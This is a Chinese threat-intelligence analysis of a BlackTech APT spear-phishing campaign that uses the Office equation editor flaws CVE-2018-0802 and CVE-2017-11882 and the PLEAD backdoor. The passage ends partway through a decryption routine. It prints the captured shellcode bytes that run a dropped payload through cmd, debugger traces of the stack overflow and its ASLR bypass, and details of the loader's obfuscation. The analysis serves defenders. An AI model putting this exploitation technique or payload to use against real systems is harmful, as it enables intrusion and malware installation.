“黑凤梨”（BlackTech）最新APT攻击活动分析 - FreeBuf网络安全行业门户

freebuf.com/column/159865.html

一、 概述

“黑凤梨”（BlackTech，T-APT-03）是一个长期活跃在亚洲地区的APT组织，其最早的活动可见于2011年，由2017年5月被国外安全公司进行披露。


近期，腾讯御见威胁情报中心抓获了一例该APT组织的最新攻击活动，该次攻击采用office文档为诱饵进行鱼叉攻击，通过最新的0day漏洞来投递载荷。载荷为代号为PLEAD的RAT木马，该木马主体是可直接执行的二进制代码（shellcode），精湛短小，非常容易免杀。

从2011年至今，腾讯御见威胁情报中心在跨度长达6年的时间内对该组织进行追踪，总共捕捉到数百个样本和c&c域名。


二、 载荷投递

1、 本次载荷投递

本次攻击采用鱼叉攻击的方式，诱饵文件为繁体的携带有最新office 0day的文档：



该恶意文档内嵌了一个PEPayload，两个OLE对象，OLE的对象的目的是拉起PE Payload。其中OLE1则包含了0day CVE-2018-0802的漏洞利用程序，OLE 2包含了CVE-2017-11882的漏洞利用程序，这两个漏洞均位于Microsoft Office的公式编辑器Eqnedt32.exe中。



（1） 漏洞分析

微软在11月份发布的补丁中，修复了CVE-2017-11882漏洞，通过二进制patch的方式对存在栈溢出的函数和调用者进行了长度校验，同时对Eqnedt32.exe增加了ASLR防护措施，增加了漏洞利用的难度。CVE-2017-11882栈溢出漏洞存在于Eqnedt32.exe处理公式中字体名字的过程中，由腾讯电脑管家报告的高危漏洞CVE-2018-0802同样也是一个栈溢出漏洞，也位于Eqnedt32.exe处理公式中字体名字的过程。

1） 关键数据结构

漏洞存在于Office的公式编辑器组件Eqnedit.exe（Equation Editor）中。Equation Editor和MathType都是Design Science开发的公式编辑软件，都采用MTEF（MathType's Equation Format）格式来存储公式数据。Equation Editor生成的公式数据汇存放在Office 文档的一个OLEObject中，该object class为Equation.3，而obj data区存放的是公式的私有数据OLE Equation Objects。OLE Equation Objects包括两部分，头部是28字节的EQNOLEFILEHDR结构，其后则是MTEF数据：

```
struct EQNOLEFILEHDR {
    WORD    cbHdr;      // length of header, sizeof(EQNOLEFILEHDR) = 28 bytes
    DWORD   version;    // hiword = 2, loword = 0
    WORD    cf;         // registered clipboard format ,
                        //the return value of RegisterClipboardFormat("MathType EF").
    DWORD   cbObject;   // length of MTEF data following this header in bytes
    DWORD   reserved1; // not used
    DWORD   reserved2; // not used
    DWORD   reserved3; // not used
    DWORD   reserved4; // not used
};
```

MTEF数据则包括两部分，一部分是MTEF Header，一部分是描述公式内容的MTEF Byte Stream：

```
// MTEF Version 2 and later
struct MTEF_HEADER {
    BYTE bMtefVersion; // 2
    BYTE bPlatform; // 0 for Macintosh, 1 for Windows
    BYTE bProduct;  // 0 for MathType, 1 for Equation Editor
    BYTE bProductVersion;
    BYTE bProductSubVersion;
};
```

MTEFByte Stream包括一系列的记录records，每一个record以tagbyte开始，tagbyte的低4位描述该record的类型，高4位描述该record的属性。

2） 漏洞溢出分析

该漏洞发生在从MTEF Byte Stream中解析Font Record时出现栈溢出。下图是截获的样本中的Font Record二进制数据：

```
00000960  0A 0A 08 00  01 33 C0 50  8D 44 24 52  50 EB 1D 63  .....3繵.D$RP?.c
00000970  6D 64 20 2F  63 20 25 74  6D 70 25 5C  44 41 54 39  md /c %tmp%\DAT9
00000980  36 38 39 2E  74 6D 70 20  20 20 20 26  90 90 90 8B  689.tmp    &...?
00000990  44 24 2C 66  2D 51 A8 FF  E0 A5 23 79  EC B1 2E 2A  D$,f-Q?啷#y毅.**
000009A0  E2 74 E3 DE  4F 31 76 4E  E9 44 2D 1D  CA EB 87 21  鈰戕O1vN鎛-.孰?!
000009B0  39 A1 22 2E  3A 27 40 FB  5F DB 43 A0  10 92 54 6D  9?.:'@鸽跟?拎m兮m
000009C0  CD 8C 18 F4  90 8B CE 5F  CA FE EE 52  71 7D 93 BA  蛯.?嬉_澈頡q}撼戚
000009D0  59 2D EF 60  98 9E F5 CD  3F 74 47 4A  6A E3 59 7E  Y-飓槜跬?tGJj鋅~
000009E0  66 52 7C C9  30 C3 9D 91  E8 98 C2 4D  A5 47 65 31  fR|??戮榴M  e1e1
000009F0  1F E6 E7 DE  53 C7 8A 2B  D3 25 00 20  20 20 20 20  .?甾S??+?.
```

Font Record结构如下：

FONT record (8):

Consists of:

- tag (8)
- [tface] typeface number
- [style] 1 for italic and/or 2 for bold
- [name] font name (null-terminated)

对照上图的二进制数据，tag type 是8，tface 为0x0，style为0x1，剩下的则是字体名字。

漏洞发生在sub_421E39函数中，它主要用来初始化一个结构体LOGFONT，该结构体定义如下：

LOGFONT

The **LOGFONT** structure defines the attributes of a font.

```
typedef struct tagLOGFONT { // lf
    LONG lfHeight;
    LONG lfWidth;
    LONG lfEscapement;
    LONG lfOrientation;
    LONG lfWeight;
    BYTE lfItalic;
    BYTE lfUnderline;
    BYTE lfStrikeOut;
    BYTE lfCharSet;
    BYTE lfOutPrecision;
    BYTE lfClipPrecision;
    BYTE lfQuality;
    BYTE lfPitchAndFamily;
    TCHAR lfFaceName[LF_FACESIZE];
} LOGFONT;
```

lfFaceName

A null-terminated string that specifies the typeface name of the font. The length of this string must not exceed 32 characters, including the null terminator. The **EnumFontFamilies** function can be used to enumerate the typeface names of all currently available fonts. If **lfFaceName** is an empty string, GDI uses the first font that matches the other specified attributes.

其中字体名字lfFaceName是一个长度为0x20的字符数组。

函数sub_421E39代码如下：

```
LPARAM __cdecl sub_421E39(LPCSTR lpLogfont, __int16 a2, LPARAM lParam)
{
  LPARAM result; // eax@7

  strcpy((char *)(lParam + 0x1C), lpLogfont);
  *(_BYTE *)(lParam + 0x17) = 1;
  EnumFontsA(hdc, lpLogfont, FMDFontProtoEnum, lParam);
  *(_DWORD *)(lParam + 4) = 0;
  *(_DWORD *)(lParam + 8) = 0;
  *(_DWORD *)(lParam + 0xC) = 0;
  if ( a2 & 1 )
    *(_DWORD *)(lParam + 0x10) = 0x2BC;
  else
    *(_DWORD *)(lParam + 0x10) = 0x190;
  if ( a2 & 2 )
    *(_BYTE *)(lParam + 0x14) = 1;
  else
    *(_BYTE *)(lParam + 0x14) = 0;
  *(_BYTE *)(lParam + 0x15) = 0;
  *(_BYTE *)(lParam + 0x16) = 0;
  *(_BYTE *)(lParam + 0x18) = 0;
  *(_BYTE *)(lParam + 0x19) = 0;
  *(_BYTE *)(lParam + 0x1A) = 0;
  result = lParam;
  *(_BYTE *)(lParam + 0x1B) = 0;
  return result;
}
```

在sub_421E39函数一开始，调用strcpy复制传入的字体名字，可以看到在这过程中，没有任何的长度校验，如果传入的字体名字长度超过0x20，那么这里将会产生溢出。

sub_421E39函数在sub_421774函数中被调用，这是sub_421774函数的部分代码：

```
LOGFONTA lf; // [sp+38h] [bp-ACh]@2
HGDIOBJ ho; // [sp+74h] [bp-70h]@2
__int16 v11[2]; // [sp+78h] [bp-6Ch]@2
CHAR Name; // [sp+7Ch] [bp-68h]@2
struct tagTEXTMETRICA tm; // [sp+A0h] [bp-44h]@2
__int16 v14[2]; // [sp+D8h] [bp-Ch]@6
__int16 v15; // [sp+DCh] [bp-8h]@1
int v16; // [sp+E0h] [bp-4h]@1

v16 = 0;
*(_WORD *)a4 = 0;
v15 = sub_421C4B((char *)lpLogfont, a2);
if ( v15 )
{
  *(_WORD *)a4 = v15;
  v16 = 1;
}
else
{
  sub_420E87();
  sub_421E39(lpLogfont, a2, (LPARAM)&lf);     // 0day
  lf.lfHeight = -(signed __int16)(24 * word_45BAFA / 72);
  ho = CreateFontIndirectA(&lf);
  h = (HGDIOBJ)sub_420CEB(hdc, (int)&ho);
  GetTextFaceA(hdc, 32, &Name);
  GetTextMetricsA(hdc, &tm);
  v11[0] = 0;
  if ( tm.tmWeight > 550 )
    v11[0] |= 1u;
  if ( tm.tmItalic )
    v11[0] |= 2u;
  v14[0] = 0;
  if ( a2 & 2 && !(v11[0] & 2) )
  {
    v11[0] |= 2u;
    v14[0] = 16;
  }
  if ( a2 & 1 && !(v11[0] & 1) )
  {
    v11[0] |= 1u;
    v14[0] = 32;
  }
  if ( _strcmpi(lpLogfont, &Name) && !sub_4115A7(lpLogfont) )// CVE-2017-11882
```

从中可以看到，sub_421E39函数初始化的LOGFONT结构体是保存在栈上的，如果构造足够长的字体名字，那么sub_421E39函数里面的strcpy操作，将会溢出覆盖掉sub_421774函数的返回地址。

从代码中另外可以看到，CVE-2017-11882所在的漏洞函数，也同样会被sub_421774函数调用到。

（2） 漏洞利用分析

1） 触发漏洞前

在调用sub_421E39前查看当前的调试信息，栈上第一个参数正是字体名字，也是一段精心构造的shellcode。

```
0:000> r
eax=003eef94 ebx=00000000 ecx=77996570 edx=01570000 esi=003ef3c4 edi=003ef1c4
eip=001d17c3 esp=003eee54 ebp=003eef44 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
EQNEDT32!FMDFontListEnum+0x52f:
001d17c3 e871060000      call    EQNEDT32!FMDFontListEnum+0xba5 (001d1e39)
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
003eef44 001d14e2 003eef94 003e0001 00000001 EQNEDT32!FMDFontListEnum+0x52f
003eef70 001eb463 003eef94 003e0001 003ef1c4 EQNEDT32!FMDFontListEnum+0x24e
003ef098 001ea8a0 003ef1c4 003ef3c4 00000006 EQNEDT32!MFEnumFunc+0xcc66
003ef0b0 001ea72f 00000008 003ef1c4 003ef3c4 EQNEDT32!MFEnumFunc+0xc0a3
003ef0c8 001e75da 00000008 003ef11c 003ef1c4 EQNEDT32!MFEnumFunc+0xbf32
003ef12c 001df926 003ef144 003ef1c4 003ef3c4 EQNEDT32!MFEnumFunc+0x8ddd
003ef15c 001b6a98 002400c4 003ef1c4 003ef3c4 EQNEDT32!MFEnumFunc+0x1129
003ef1c0 75f304e8 015b3f10 038f0118 00000202 EQNEDT32!AboutMathType+0x5a98
003ef1dc 75f95311 001b6881 003ef3c8 00000002 RPCRT4!Invoke+0x2a

0:000> dd esp l4
003eee54  003eef94 003e0001 003eee98 003ef1c4
0:000> db 003eef94
003eef94  33 c0 50 8d 44 24 52 50-eb 1d 63 6d 64 20 2f 63  3.P.D$RP..cmd /c
003eefa4  20 25 74 6d 70 25 5c 44-41 54 39 36 38 39 2e 74   %tmp%\DAT9689.t
003eefb4  6d 70 20 20 20 20 26 90-90 90 8b 44 24 2c 66 2d  mp    &....D$,f-
003eefc4  51 a8 ff e0 a5 23 79 ec-b1 2e 2a e2 74 e3 de 4f  Q....#y...*.t..O
003eefd4  31 76 4e e9 44 2d 1d ca-eb 87 21 39 a1 22 2e 3a  1vN.D-....!9.".:
003eefe4  27 40 fb 5f db 43 a0 10-92 54 6d cd 8c 18 f4 90  '@._.C...Tm.....
003eeff4  8b ce 5f ca fe ee 52 71-7d 93 ba 59 2d ef 60 98  .._...Rq}..Y-.`.
003ef004  9e f5 cd 3f 74 47 4a 6a-e3 59 7e 66 52 7c c9 30  ...?tGJj.Y~fR|.0
0:000> u 003eef94
003eef94 33c0            xor     eax,eax
003eef96 50              push    eax
003eef97 8d442452        lea     eax,[esp+52h]
003eef9b 50              push    eax
003eef9c eb1d            jmp     003eefbb
003eef9e 636d64          arpl    word ptr [ebp+64h],bp
003eefa1 202f            and     byte ptr [edi],ch
003eefa3 6320            arpl    word ptr [eax],sp
```

2） 触发栈溢出

```
0:000> p
eax=003eee98 ebx=00000000 ecx=77996570 edx=01570000 esi=003ef3c4 edi=003ef1c4
eip=001d17c8 esp=003eee54 ebp=003eef44 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
EQNEDT32!FMDFontListEnum+0x534:
001d17c8 83c40c          add     esp,0Ch
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
003eef44 001d0025 003eef94 003e0001 00000001 EQNEDT32!FMDFontListEnum+0x534
003eef70 001eb463 003eef94 003e0001 003ef1c4 EQNEDT32!ZoomDlgProc+0x1a5e
003ef098 001ea8a0 003ef1c4 003ef3c4 00000006 EQNEDT32!MFEnumFunc+0xcc66
003ef0b0 001ea72f 00000008 003ef1c4 003ef3c4 EQNEDT32!MFEnumFunc+0xc0a3
003ef0c8 001e75da 00000008 003ef11c 003ef1c4 EQNEDT32!MFEnumFunc+0xbf32
003ef12c 001df926 003ef144 003ef1c4 003ef3c4 EQNEDT32!MFEnumFunc+0x8ddd
003ef15c 001b6a98 002400c4 003ef1c4 003ef3c4 EQNEDT32!MFEnumFunc+0x1129
003ef1c0 75f304e8 015b3f10 038f0118 00000202 EQNEDT32!AboutMathType+0x5a98
003ef1dc 75f95311 001b6881 003ef3c8 00000002 RPCRT4!Invoke+0x2a
```

可以发现栈上的一个返回地址0x1d14e2被修改为了0x1d0025。

由于11月份修补的Eqnedt32.exe中增加了ASLR的防护措施，无法知道当前模块加载的基地址，但是可以利用相对地址不会改变这个特性，通过栈溢出就可以实现将栈上的地址0x1d14e2改为与其相对偏移0x14BD的一个地址，也即是将0x1d14e2的低16位修改为0x0025。

```
0:000> u 001d0025
EQNEDT32!ZoomDlgProc+0x1a5e:
001d0025 c3              ret
001d0026 55              push    ebp
001d0027 8bec            mov     ebp,esp
001d0029 53              push    ebx
001d002a 56              push    esi
001d002b 57              push    edi
001d002c 8b4508          mov     eax,dword ptr [ebp+8]
001d002f 83780400        cmp     dword ptr [eax+4],0
```

3） Shellcode

ret跳转到shellcode：

```
0:000> r
eax=00000001 ebx=00000000 ecx=003eee34 edx=779870b4 esi=003ef3c4 edi=003ef1c4
eip=003eef94 esp=003eef50 ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
003eef94 33c0            xor     eax,eax
0:000> uf 003eef94
Flow analysis was incomplete, some code may be missing
003eef94 33c0            xor     eax,eax
003eef96 50              push    eax
003eef97 8d442452        lea     eax,[esp+52h]
003eef9b 50              push    eax
003eef9c eb1d            jmp     003eefbb

003eefbb 90              nop
003eefbc 90              nop
003eefbd 90              nop
003eefbe 8b44242c        mov     eax,dword ptr [esp+2Ch]
003eefc2 662d51a8        sub     ax,0A851h
003eefc6 ffe0            jmp     eax
```

跳转到WinExec执行恶意PE：


```
0:000> r
eax=001e0c12 ebx=00000000 ecx=003eee34 edx=779870b4 esi=003ef3c4 edi=003ef1c4
eip=003eefc6 esp=003eef48 ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
003eefc6 ffe0            jmp     eax {EQNEDT32!MFEnumFunc+0x2415 (001e0c12)}
0:000> u 001e0c12
EQNEDT32!MFEnumFunc+0x2415:
001e0c12 ff151c682100    call    dword ptr [EQNEDT32!FltToolbarWinProc+0x1c6b5 (0021681c)]
001e0c18 83f820          cmp     eax,20h
001e0c1b 0f8322000000    jae     EQNEDT32!MFEnumFunc+0x2446 (001e0c43)
001e0c21 8d8500ffffff    lea     eax,[ebp-100h]
001e0c27 50              push    eax
001e0c28 6a60            push    60h
001e0c2a e8516affff      call    EQNEDT32!FMDFontProtoEnum+0x5768 (001d7680)
001e0c2f 83c408          add     esp,8
0:000> dds 0021681c l1
0021681c  776fe5fd kernel32!WinExec
0:000> dd esp l4
003eef48  003eef9e 00000000 003e0001 00000001
0:000> da 003eef9e
003eef9e  "cmd /c %tmp%\DAT9689.tmp    &..."
003eefbe  ".D$.f-Q....#y...*.t..O1vN.D-...."
003eefde  "!9.`..'@._.C...Tm....._...Rq}."
003eeffe  ".Y-.`....?tGJj.Y~fR|.0......M.Ge"
003ef01e  "1....S..+.%"
```

而%tmp%\DAT9689.tmp是该文档内嵌并已经释放出来的一个恶意PE可执行文件。

2、 历史载荷投递分析

该组织最常使用鱼叉攻击，采用发内容紧贴热点话题的诱饵文件进行攻击。

该组织攻击者善于伪装，包括使用文档类图标、反转字符、双扩展名、漏洞利用等。伪装方式分布为：



（1） 伪装成文档图标，同正常文档打包在同一压缩包中，诱骗点击

（2） 使用特殊的unicode字符(RTLO)反转文件名实现伪装

（3） 使用双重文件名实现伪装（不显示扩展名的情况下极具欺骗性）

（4） 使用漏洞打包成恶意文档文件

三、 载荷分析

本次攻击使用的是一个代号为PLEAD的后门程序，该木马的核心功能以shellcode的形式存在，外壳实现的功能通常是分配一块内存，并将加密的shellcode解密到该内存中，完成后直接跳转到相应的内存块执行。为了对抗安全软件的查杀，外壳的代码千变万化，但核心的shellcode至今只发现了三个差异较大的版本：

版本	大小	出现时间	特点
版本1	**6544**	**2012年**	**Shellcode中实现注入到ie中执行主功能代码**
版本2	**5912**	**2014年**	**直接执行主功能函数，去掉了注入ie的代码**
版本3	**3512**	**2015年**	**去掉了提示字符串等信息，精简大小**

外壳行为分析：

创建互斥量,防止重复运行:互斥量格式为将当前时间格式化为以下格式字符串：

1....%02d%02d%02d_%02d%02d...2，

如1....20180109_0945...2

```
.text:00404C95                nop
.text:00404C96                lea     ecx, [ebp+SystemTime]
.text:00404C9C                push    ecx             ; lpSystemTime
.text:00404C9D                call    ds:GetLocalTime
.text:00404CA3                mov     edx, dword ptr [ebp+SystemTime.wSecond]
.text:00404CA9                and     edx, 0FFFFh
.text:00404CAF                push    edx
.text:00404CB0                mov     eax, dword ptr [ebp+SystemTime.wHour]
.text:00404CB6                and     eax, 0FFFFh
.text:00404CBB                push    eax
.text:00404CBC                mov     ecx, [ebp-34Eh]
.text:00404CC2                and     ecx, 0FFFFh
.text:00404CC8                push    ecx
.text:00404CC9                mov     edx, dword ptr [ebp+SystemTime.wMonth]
.text:00404CCF                and     edx, 0FFFFh
.text:00404CD5                push    edx
.text:00404CD6                mov     eax, dword ptr [ebp+SystemTime.wYear]
.text:00404CDC                and     eax, 0FFFFh
.text:00404CE1                push    eax
.text:00404CE2                push    offset a1____02d02d02d ; "1....%02d%02d%02d_%02d%02d...2"
.text:00404CE7                lea     ecx, [ebp+Name]
.text:00404CED                push    ecx             ; char *
.text:00404CEE                call    _sprintf
.text:00404CF3                add     esp, 1Ch
.text:00404CF6                lea     edx, [ebp+Name]
.text:00404CFC                push    edx             ; lpName
.text:00404CFD                push    edi             ; bInitialOwner
.text:00404CFE                push    edi             ; lpMutexAttributes
.text:00404CFF                call    ds:CreateMutexA
.text:00404D05                cmp     eax, edi
.text:00404D07                jz      short loc_404D16
```

shellcode存放在局部数组中，极难检测：

```
.text:0040116C                  mov     dword ptr [edx], 0F1F1AF64h
.text:00401172                  mov     dword ptr [edx+4], 136AF78Bh
.text:00401179                  mov     dword ptr [edx+8], 626181F6h
.text:00401180                  mov     dword ptr [edx+0Ch], 0A3FF5629h
.text:00401187                  mov     dword ptr [edx+10h], 0B0242F51h
.text:0040118E                  mov     dword ptr [edx+14h], 2ACD13D6h
.text:00401195                  mov     dword ptr [edx+18h], 0A62947C6h
.text:0040119C                  mov     dword ptr [edx+1Ch], 6DF8151Bh
.text:004011A3                  mov     dword ptr [edx+20h], 0A08F7042h
.text:004011AA                  mov     dword ptr [edx+24h], 297476E6h
.text:004011B1                  mov     dword ptr [edx+28h], 0A4F22FA9h
.text:004011B8                  mov     dword ptr [edx+2Ch], 3D85903Ah
.text:004011BF                  mov     dword ptr [edx+30h], 3AE589EDh
.text:004011C6                  mov     dword ptr [edx+34h], 95AE3B29h
.text:004011CD                  mov     dword ptr [edx+38h], 940B3EC4h
.text:004011D4                  mov     dword ptr [edx+3Ch], 0CA6C8C5Fh
.text:004011DB                  mov     dword ptr [edx+40h], 6ACADA7Ah
.text:004011E2                  mov     dword ptr [edx+44h], 16F5C082h
.text:004011E9                  mov     dword ptr [edx+48h], 7761730Ah
.text:004011F0                  mov     dword ptr [edx+4Ch], 0DB9C38E2h
.text:004011F7                  mov     dword ptr [edx+50h], 23F7F63h
.text:004011FE                  mov     dword ptr [edx+54h], 0E6E7183Bh
.text:00401205                  mov     dword ptr [edx+58h], 0CF146ED5h
.text:0040120C                  mov     dword ptr [edx+5Ch], 63BB393Dh
.text:00401213                  mov     dword ptr [edx+60h], 32BC2D6Fh
.text:0040121A                  mov     dword ptr [edx+64h], 1B156506h
.text:00401221                  mov     dword ptr [edx+68h], 9EDD3C59h
```

解密算法如下：


```
  v5 = 0;
  do
  {
    *(&v15 + v5) = v5;
    ++v5;
  }
  while ( v5 < 256 );
  v13 = 0;
  v6 = 0;
  do
  {
    v7 = *(&v15 + v6);
    v4 += v7 + *(_BYTE *)(v13 + a1);
    *(&v15 + v6) = *(&v15 + v4);
    *(&v15 + v4) = v7;
    ++v6;
    v13 = (unsigned __int8)(v13 + 1) % a2;
  }
  while ( v6 < 256 );
  v8 = 0;
  v9 = 0;
  for ( i = 0; v9 < a4; ++v9 )
  {
    ++v8;
    v10 = &v15 + v8;
    v11 = *(&v15 + v8);
    i += v11;
    *v10 = *(&v15 + i);
    *(&v15 + i) = v11;
